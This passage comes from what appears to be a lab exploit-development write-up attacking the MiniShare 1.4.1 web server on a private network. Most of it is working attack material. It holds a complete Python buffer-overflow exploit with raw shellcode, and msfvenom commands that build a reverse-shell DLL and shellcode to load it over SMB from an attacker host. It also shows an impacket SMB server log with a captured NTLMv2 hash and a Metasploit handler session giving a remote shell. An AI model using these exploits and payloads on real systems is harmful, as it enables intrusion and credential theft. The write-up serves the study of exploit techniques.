calculator += b"\xfd\x02\x08\xa0\x3d\x70\x58\x92\x8d\xf2\x0c"
calculator += b"\x1e\x65\x56\xa5\x95\x0b\x7f\xca\x1e\xa1\x59"
calculator += b"\xe5\x9f\x9a\x9a\x64\x23\xe1\xce\x46\x1a\x2a"
calculator += b"\x03\x86\x5b\x57\xee\xda\x34\x13\x5d\xcb\x31"
calculator += b"\x69\x5e\x60\x09\x7f\xe6\x95\xd9\x7e\xc7\x0b"
calculator += b"\x52\xd9\xc7\xaa\xb7\x51\x4e\xb5\xd4\x5c\x18"
calculator += b"\x4e\x2e\x2a\x9b\x86\x7f\xd3\x30\xe7\xb0\x26"
calculator += b"\x48\x2f\x76\xd9\x3f\x59\x85\x64\x38\x9e\xf4"
calculator += b"\xb2\xcd\x05\x5e\x30\x75\xe2\x5f\x95\xe0\x61"
calculator += b"\x53\x52\x66\x2d\x77\x65\xab\x45\x83\xee\x4a"
calculator += b"\x8a\x02\xb4\x68\x0e\x4f\x6e\x10\x17\x35\xc1"
calculator += b"\x2d\x47\x96\xbe\x8b\x03\x3a\xaa\xa1\x49\x50"
calculator += b"\x2d\x37\xf4\x16\x2d\x47\xf7\x06\x46\x76\x7c"
calculator += b"\xc9\x11\x87\x57\xae\xee\xcd\xfa\x86\x66\x88"
```

```
calculator += b"\x6e\x9b\xea\x2b\x45\xdf\x12\xa8\x6c\x9f\xe0"
calculator += b"\xb0\x04\x9a\xad\x76\xf4\xd6\xbe\x12\xfa\x45"
calculator += b"\xbe\x36\x99\x08\x2c\xda\x70\xaf\xd4\x79\x8d"
```

Exploit code that pops calculator

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786

    calculator =  b""
    calculator += b"\xbf\x9a\x38\x95\xf0\xd9\xc7\xd9\x74\x24\xf4"
    calculator += b"\x5e\x33\xc9\xb1\x31\x31\x7e\x13\x83\xc6\x04"
    calculator += b"\x03\x7e\x95\xda\x60\x0c\x41\x98\x8b\xed\x91"
    calculator += b"\xfd\x02\x08\xa0\x3d\x70\x58\x92\x8d\xf2\x0c"
    calculator += b"\x1e\x65\x56\xa5\x95\x0b\x7f\xca\x1e\xa1\x59"
    calculator += b"\xe5\x9f\x9a\x9a\x64\x23\xe1\xce\x46\x1a\x2a"
    calculator += b"\x03\x86\x5b\x57\xee\xda\x34\x13\x5d\xcb\x31"
    calculator += b"\x69\x5e\x60\x09\x7f\xe6\x95\xd9\x7e\xc7\x0b"
    calculator += b"\x52\xd9\xc7\xaa\xb7\x51\x4e\xb5\xd4\x5c\x18"
    calculator += b"\x4e\x2e\x2a\x9b\x86\x7f\xd3\x30\xe7\xb0\x26"
    calculator += b"\x48\x2f\x76\xd9\x3f\x59\x85\x64\x38\x9e\xf4"
    calculator += b"\xb2\xcd\x05\x5e\x30\x75\xe2\x5f\x95\xe0\x61"
    calculator += b"\x53\x52\x66\x2d\x77\x65\xab\x45\x83\xee\x4a"
    calculator += b"\x8a\x02\xb4\x68\x0e\x4f\x6e\x10\x17\x35\xc1"
    calculator += b"\x2d\x47\x96\xbe\x8b\x03\x3a\xaa\xa1\x49\x50"
    calculator += b"\x2d\x37\xf4\x16\x2d\x47\xf7\x06\x46\x76\x7c"
    calculator += b"\xc9\x11\x87\x57\xae\xee\xcd\xfa\x86\x66\x88"
    calculator += b"\x6e\x9b\xea\x2b\x45\xdf\x12\xa8\x6c\x9f\xe0"
    calculator += b"\xb0\x04\x9a\xad\x76\xf4\xd6\xbe\x12\xfa\x45"
    calculator += b"\xbe\x36\x99\x08\x2c\xda\x70\xaf\xd4\x79\x8d"

    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0x76f30f75)
    inputBuffer += b"\x90" * 32
    inputBuffer += calculator

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
```

```
        print(f"Sending:\n{buffer}")
        sock.send(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```



Since ASLR is enabled and I rebooted the machine, it's a pain to use another jmp esp but whatever.

Create malicious dll

```
┌[✗]─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.106 lport=4444 -f dll >
test.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Create shellcode to execute dll

```
┌[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/exec CMD="rundll32.exe \\\\192.168.56.106\\tmp\\test.dll,0" --var-name
reverse -f py -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 256 (iteration=0)
x86/shikata_ga_nai chosen with final size 256
Payload size: 256 bytes
Final size of py file: 1369 bytes
reverse =  b""
reverse += b"\xba\xe3\xf7\x4c\x11\xdb\xcc\xd9\x74\x24\xf4\x5b"
reverse += b"\x31\xc9\xb1\x3a\x31\x53\x13\x03\x53\x13\x83\xc3"
reverse += b"\xe7\x15\xb9\xed\x0f\x5b\x42\x0e\xcf\x3c\xca\xeb"
```

```
reverse += b"\xfe\x7c\xa8\x78\x50\x4d\xba\x2d\x5c\x26\xee\xc5"
reverse += b"\xd7\x4a\x27\xe9\x50\xe0\x11\xc4\x61\x59\x61\x47"
reverse += b"\xe1\xa0\xb6\xa7\xd8\x6a\xcb\xa6\x1d\x96\x26\xfa"
reverse += b"\xf6\xdc\x95\xeb\x73\xa8\x25\x87\xcf\x3c\x2e\x74"
reverse += b"\x87\x3f\x1f\x2b\x9c\x19\xbf\xcd\x71\x12\xf6\xd5"
reverse += b"\x96\x1f\x40\x6d\x6c\xeb\x53\xa7\xbd\x14\xff\x86"
reverse += b"\x72\xe7\x01\xce\xb4\x18\x74\x26\xc7\xa5\x8f\xfd"
reverse += b"\xba\x71\x05\xe6\x1c\xf1\xbd\xc2\x9d\xd6\x58\x80"
reverse += b"\x91\x93\x2f\xce\xb5\x22\xe3\x64\xc1\xaf\x02\xab"
reverse += b"\x40\xeb\x20\x6f\x09\xaf\x49\x36\xf7\x1e\x75\x28"
reverse += b"\x58\xfe\xd3\x22\x74\xeb\x69\x69\x12\xea\xfc\x17"
reverse += b"\x50\xec\xfe\x17\xc4\x85\xcf\x9c\x8b\xd2\xcf\x76"
reverse += b"\xe8\x2d\x9a\xdb\x58\xa6\x43\x8e\xd9\xab\x73\x64"
reverse += b"\x1d\xd2\xf7\x8d\xdd\x21\xe7\xe7\xd8\x6e\xaf\x14"
reverse += b"\x90\xff\x5a\x1b\x07\xff\x4e\x69\xd2\x91\x14\xe2"
reverse += b"\x70\x5d\xe7\xd4\xed\xd9\x62\x09\xb1\x45\x5c\x70"
reverse += b"\x7b\x58\xaf\xb4\x43\x8a\xfa\x8e\x9d\xe3\x34\xd9"
reverse += b"\xbd\x77\x58\x55\x61\x0c\xc7\xe6\xed\xc2\x63\x65"
reverse += b"\x61\x37\x5c\x75"
```

Run smbserver

```
┌─[✗]─[root@parrot]─[/home/user/.local/bin]
└──╼ #python3 smbserver.py tmp /tmp/ -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Full exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786

    calculator =  b""
    calculator += b"\xba\xd2\x1e\x26\x48\xd9\xca\xd9\x74\x24\xf4"
    calculator += b"\x5d\x2b\xc9\xb1\x31\x83\xc5\x04\x31\x55\x0f"
    calculator += b"\x03\x55\xdd\xfc\xd3\xb4\x09\x82\x1c\x45\xc9"
    calculator += b"\xe3\x95\xa0\xf8\x23\xc1\xa1\xaa\x93\x81\xe4"
```

```
    calculator += b"\x46\x5f\xc7\x1c\xdd\x2d\xc0\x13\x56\x9b\x36"
    calculator += b"\x1d\x67\xb0\x0b\x3c\xeb\xcb\x5f\x9e\xd2\x03"
    calculator += b"\x92\xdf\x13\x79\x5f\x8d\xcc\xf5\xf2\x22\x79"
    calculator += b"\x43\xcf\xc9\x31\x45\x57\x2d\x81\x64\x76\xe0"
    calculator += b"\x9a\x3e\x58\x02\x4f\x4b\xd1\x1c\x8c\x76\xab"
    calculator += b"\x97\x66\x0c\x2a\x7e\xb7\xed\x81\xbf\x78\x1c"
    calculator += b"\xdb\xf8\xbe\xff\xae\xf0\xbd\x82\xa8\xc6\xbc"
    calculator += b"\x58\x3c\xdd\x66\x2a\xe6\x39\x97\xff\x71\xc9"
    calculator += b"\x9b\xb4\xf6\x95\xbf\x4b\xda\xad\xbb\xc0\xdd"
    calculator += b"\x61\x4a\x92\xf9\xa5\x17\x40\x63\xff\xfd\x27"
    calculator += b"\x9c\x1f\x5e\x97\x38\x6b\x72\xcc\x30\x36\x18"
    calculator += b"\x13\xc6\x4c\x6e\x13\xd8\x4e\xde\x7c\xe9\xc5"
    calculator += b"\xb1\xfb\xf6\x0f\xf6\xf4\xbc\x12\x5e\x9d\x18"
    calculator += b"\xc7\xe3\xc0\x9a\x3d\x27\xfd\x18\xb4\xd7\xfa"
    calculator += b"\x01\xbd\xd2\x47\x86\x2d\xae\xd8\x63\x52\x1d"
    calculator += b"\xd8\xa1\x31\xc0\x4a\x29\x98\x67\xeb\xc8\xe4"

    reverse =  b""
    reverse += b"\xba\xe3\xf7\x4c\x11\xdb\xcc\xd9\x74\x24\xf4\x5b"
    reverse += b"\x31\xc9\xb1\x3a\x31\x53\x13\x03\x53\x13\x83\xc3"
    reverse += b"\xe7\x15\xb9\xed\x0f\x5b\x42\x0e\xcf\x3c\xca\xeb"
    reverse += b"\xfe\x7c\xa8\x78\x50\x4d\xba\x2d\x5c\x26\xee\xc5"
    reverse += b"\xd7\x4a\x27\xe9\x50\xe0\x11\xc4\x61\x59\x61\x47"
    reverse += b"\xe1\xa0\xb6\xa7\xd8\x6a\xcb\xa6\x1d\x96\x26\xfa"
    reverse += b"\xf6\xdc\x95\xeb\x73\xa8\x25\x87\xcf\x3c\x2e\x74"
    reverse += b"\x87\x3f\x1f\x2b\x9c\x19\xbf\xcd\x71\x12\xf6\xd5"
    reverse += b"\x96\x1f\x40\x6d\x6c\xeb\x53\xa7\xbd\x14\xff\x86"
    reverse += b"\x72\xe7\x01\xce\xb4\x18\x74\x26\xc7\xa5\x8f\xfd"
    reverse += b"\xba\x71\x05\xe6\x1c\xf1\xbd\xc2\x9d\xd6\x58\x80"
    reverse += b"\x91\x93\x2f\xce\xb5\x22\xe3\x64\xc1\xaf\x02\xab"
    reverse += b"\x40\xeb\x20\x6f\x09\xaf\x49\x36\xf7\x1e\x75\x28"
    reverse += b"\x58\xfe\xd3\x22\x74\xeb\x69\x69\x12\xea\xfc\x17"
    reverse += b"\x50\xec\xfe\x17\xc4\x85\xcf\x9c\x8b\xd2\xcf\x76"
    reverse += b"\xe8\x2d\x9a\xdb\x58\xa6\x43\x8e\xd9\xab\x73\x64"
    reverse += b"\x1d\xd2\xf7\x8d\xdd\x21\xe7\xe7\xd8\x6e\xaf\x14"
    reverse += b"\x90\xff\x5a\x1b\x07\xff\x4e\x69\xd2\x91\x14\xe2"
    reverse += b"\x70\x5d\xe7\xd4\xed\xd9\x62\x09\xb1\x45\x5c\x70"
    reverse += b"\x7b\x58\xaf\xb4\x43\x8a\xfa\x8e\x9d\xe3\x34\xd9"
    reverse += b"\xbd\x77\x58\x55\x61\x0c\xc7\xe6\xed\xc2\x63\x65"
    reverse += b"\x61\x37\x5c\x75"

    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0x76a7078f)
    inputBuffer += b"\x90" * 32
    inputBuffer += reverse

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer}")
        sock.send(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```

Results

SMB server

```
┌─[✗]─[root@parrot]─[/home/user/.local/bin]
└──╼ #python3 smbserver.py tmp /tmp/ -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

```
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.134,49226)
[*] AUTHENTICATE_MESSAGE (\,ADMINUSER-PC)
[*] User ADMINUSER-PC\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:tmp)
[*] Incoming connection (192.168.56.134,49227)
[*] AUTHENTICATE_MESSAGE (adminuser-PC\adminuser,ADMINUSER-PC)
[*] User ADMINUSER-PC\adminuser authenticated successfully
[*] adminuser::adminuser-
PC:aaaaaaaaaaaaaaa:7d52c003493739066b19411fbcdea249:0101000000000000007fc32c8a0d701c5a59e724a1
21d1c000000000100100052007000440060054006f006e00410003001000520070004400 6d0054006f006e004100020
010005a006c00770077004b00650041006600040010005a006c00770077004b00650041006600070008000007fc32c8a
0d701060004000200000008003000300000000000000000000000003000001d9ffb47d6a2b9d2f9dc86227ccca1abd51
f1dd9b26d25493b4137a6f95120020a0010000000000000000000000000000000000000900260063006900660073002f0
03100390032002e003100360038002e00350036002e00310030003600000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:tmp)
[-] Unknown level for query path info! 0xf
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:tmp)
[*] Disconnecting Share(2:tmp)
[*] Closing down connection (192.168.56.134,49226)
[*] Remaining connections ['Thread-4']
[*] Closing down connection (192.168.56.134,49227)
[*] Remaining connections []
```

Reverse shell

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     192.168.56.106   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.106:4444
[*] Command shell session 2 opened (192.168.56.106:4444 -> 192.168.56.134:49228) at 2021-09-03
21:32:57 +0800



C:\Users\adminuser\Desktop\minishare-1.4.1>dir
dir
```

```
 Volume in drive C has no label.
 Volume Serial Number is 5894-2E25

 Directory of C:\Users\adminuser\Desktop\minishare-1.4.1

09/03/2021  09:17 PM    <DIR>          .
09/03/2021  09:17 PM    <DIR>          ..
08/31/2004  08:29 AM             2,347 faq.html
08/31/2004  08:28 AM             6,197 howto.html
09/03/2021  09:34 PM            17,918 log.txt
04/14/2003  03:54 PM             4,453 mimetypes.ini
09/29/2003  08:34 PM             2,030 minishare.css
09/28/2004  12:08 AM            64,512 minishare.exe
08/31/2004  03:11 AM               261 minishare.ini
09/29/2003  08:15 PM                93 motd.txt
02/28/2003  01:38 AM               615 readme.txt
09/28/2004  12:08 AM             8,362 version.txt
              10 File(s)        106,788 bytes
               2 Dir(s)  112,498,425,856 bytes free

C:\Users\adminuser\Desktop\minishare-1.4.1>
```